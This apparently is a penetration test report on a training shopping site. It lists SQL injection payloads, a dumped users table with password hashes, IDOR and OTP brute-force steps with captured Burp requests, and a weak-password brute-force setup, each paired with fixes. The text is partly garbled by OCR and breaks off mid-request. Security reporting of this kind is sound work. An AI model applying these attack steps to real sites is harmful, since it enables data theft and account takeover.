LIFESTYLE STORE

Shopping Web Application

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can steal all records in Internshala databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of Internshala (XSS)
- Hacker can extract mobile number of all customers using Userid (IDOR)

Vulnerability Statistics

Critical	Severe	Moderate
10	7	5

Low
3

Vulnerabilities:


No	Severity	Vulnerability	Count
1	Critical	SQL Injection	4
2	Critical	IDOR	2
3	Critical	Account Takeover Using OTP	1
4	Critical	Weak Password	3
5	Cevere	Insecure File Upload	2
6	Cevere	Stored and Reflected XSS and CSRF	3
7	Cevere	Guessable Coupon Bruteforce	1
8	Cevere	PII Leakage	1
9	Moderate	Open Redirection	1
10	Moderate	Descriptive Error Message	1
11	Moderate	Directory Listing	3
12	Low	Information Discloser	3

1.SQL Injection

SQL Injection (Critical)	Below mentioned URL is vulnerable to SQL injection attack. **Affected URL :** • http://URL.com/products.php?cat=1’ • http://URL.com/products.php?cat=2’ • http://URL.com/products.php?cat=3’ • http://URL.com/products.php?page=ddsad’ **Affected Parameters :** • cat (GET Parameter) • page (GET Parameter) **Payload :** • cat=2’ • page=anything’


Observation

Navigate to the product page where you will see 3 categories. Click on "socks" or "shoes" or "t-shirts". You will see products that belong to the categories. Notice the GET parameter cat in the URL:




Observation

Apply a single quote in cat parameter: It will through an MySQL Error.




Observation

When we put --+ : products.php?cat=2’--+ the page will get back to it’s original form, confirming SQL injection:




Proof of Concept (POC)

Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name.



Proof of Concept (POC)

In this URL in “page=” parameter, we are getting SQL syntax error message but it is not injectable. As it shows an error message it means, the URL is vulnerable to SQL injection.



POC – Attacker can dump arbitrary data

No of Databases : 2


- information_schema
- hacking_training_project

No of tables in hacking_training_project: 10

- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- users

Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on LIFESTYLE STORE server and gain complete access to internal database along with all customer data inside it.
Below is the screenshot of users table which shows user credentials being leaked, although they are in encrypted form but decryption is very easy for hackers.



```
Table: users
[17 entries]
+----+------------------------+----------+-----------------------------+---------------------------------------------------------------------------------------------------
-----------------+--------------------------------------------------------------+--------------+-----------------------+-------------------------------------+-----------
----+----------------------+
| id | name                   | type     | email                       | address
                 | password                                                     | user_name    | created_at            | unique_key                          | phone_num
ber | last_updated_at      |
+----+------------------------+----------+-----------------------------+---------------------------------------------------------------------------------------------------
-----------------+--------------------------------------------------------------+--------------+-----------------------+-------------------------------------+-----------
----+----------------------+
| 1  | admin                  | admin    | admin@lifestylestore.com    | Scholiverse Educare Pvt. Ltd. B-610, Unitech Business Zone,  Nirvana Country, South City 2, Gurg
aon, India - 122018  | $2y$10$1LuJwSiR/9C/s8kuKNpIC.Ml/lOe1beitZ9K1l.sUxcnNSFPpV91O | admin        | 2019-02-15 12:55:00 | 15468927955c66694cba1174.29688447 | 852147963
0   | 2019-02-15 12:55:00 |
| 2  | Donald Duck            | customer | donald@lifestylestore.com   | B-34/ the duck lane, Disneyland
                 | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | Donal234     | 2019-02-15 12:56:17 | 778522555c6669996f5a24.34991684   | 948962513
5   | 2019-02-15 12:56:17 |
| 3  | Brutus                 | customer | Pluto@lifestylestore.com    | A-56 Sailor's ship, popeyeworld
                 | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | Pluto98      | 2019-02-15 12:58:03 | 19486318945c666a037b1432.99985767 | 891234567
0   | 2019-02-15 12:58:03 |
| 4  | Chandan                | seller   | chandan@lifestylestore.com | GF-213, Nehru road, old Delhi market, 120078
```

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other server connected to it.

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input: Whitelist all user input for expected data only. For example, if you are expecting a flower name, limit it to alphabets only up to 20 characters in length. If you are expecting some ID, restrict it to numbers only.
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attackers being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ‘ to \’ , “ to \”, \ to \\.It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding, etc.
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc.
- Do not run Database Service as admin/root user•Disable/remove default accounts, passwords, and databases.
- Assign each Database user only the required permissions and not all.

References


- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

2. Unauthorised access to cusromer details

IDOR (Critical)	The “my order” section of the website has a IDOR(Insecure Direct Object Reference) vulnerability, which allows hackers to get access to any other customers order details and other informations. **Affected URL :** • http://URL.com/orders/orders.php?customer=HERE • http://URL.com/orders/generate_receipt/ordered/HERE **Affected Parameters :** • customer (GET Parameter) • receipt number(GET Parameter)


Observation

Login with your account credentials and goto “my orders”, you will see a get parameter as shown below: customer=2, change this to random number. You will find another users order details.



Observation

Login with your account credentials and goto “my cart”, If your cart is empty add a product and place order, a receipt will generate. Now change the number. You will find another users order details.



Business Impact – Extremely High

- This can be user by malicious users to carry out targeted phishing attacks on the users and the information can also be sold to competitors or in darkweb.

- So, As there is no ratelimiting checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization, resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data only.

References:

https://www.owasp.org/index.php/Insecure_Configuration_Management


https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

3. Account Takeover Using OTP

Account Takeover Using OTP Bruteforce (Critical)	The below mentioned forgot password page allows reset password via OTP which can be bruteforced **Affected URL :** • http://URL.com/reset_password/admin.php **Affected Parameters :** • otp= (GET Parameter)

Observation

- Navigate to http://url.com/reset_password/admin.php You will see admin password reset page.
- Enter random number while capturing requests in a local proxy and click Reset Password.



Observation

- Following request will be generated in BURP using OTP parameter, send the request to intruder.

```
GET /reset_password/admin.php?otp=§123§ HTTP/1.1
Host: 65.1.136.180
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://65.1.136.180/reset_password/admin.php?otp=155%27
Cookie: X-XSRF-TOKEN=d5e58f26d186d496514b6f0a96703cc5b2722eea0ca981ffed76b0108f4f2582; key=4D0E62B7-5E0E-EF17-D06D-B0A663D2495E;
PHPSESSID=vua6nbrmc8ladq2idrg6k7f785
Upgrade-Insecure-Requests: 1
```

Observation

- We will bruteforce by getting all combination of 3 digits OTP and submit the correct one to bypass.

Request	Payload	Status	Error	Timeout	Length	Comment
671	770	200	☐	☐	4476	
0		200	☐	☐	4380	
1	100	200	☐	☐	4380	
2	101	200	☐	☐	4380	
3	102	200	☐	☐	4380	
4	103	200	☐	☐	4380	
5	104	200	☐	☐	4380	
6	105	200	☐	☐	4380	
7	106	200	☐	☐	4380	
8	107	200	☐	☐	4380	
9	108	200	☐	☐	4380	
10	109	200	☐	☐	4380	
11	110	200	☐	☐	4380	
12	111	200	☐	☐	4380	
13	112	200	☐	☐	4380	
14	113	200	☐	☐	4380	
15	114	200	☐	☐	4380	

Business Impact – Extremely High

- A malicious hacker can gain complete access to any account just by knowing the registered phone number.

- This leads to complete compromise of personal user data of every customer. Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References:

https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)

https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

4. Weak Password

Weak Password Bruteforce (Critical)	The customer login at the below mentioned URL has default/weak password allowing complete account access **Affected URL :** • http://URL.com/login/customer.php **Affected Parameters :** • username , password (POST Parameter)

Observation

- Goto http://IP/login/customer.php. enter random username and password click on login and intercept the request on Burpsuite.
- Send the request to intruder. clear all the field except the username and password filed.
- Choose the attack type to Cluster Bomb. Now navigate to the payload tab

Attack type: Cluster bomb

```
POST /login/submit.php HTTP/1.1
Host: 65.1.136.180
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
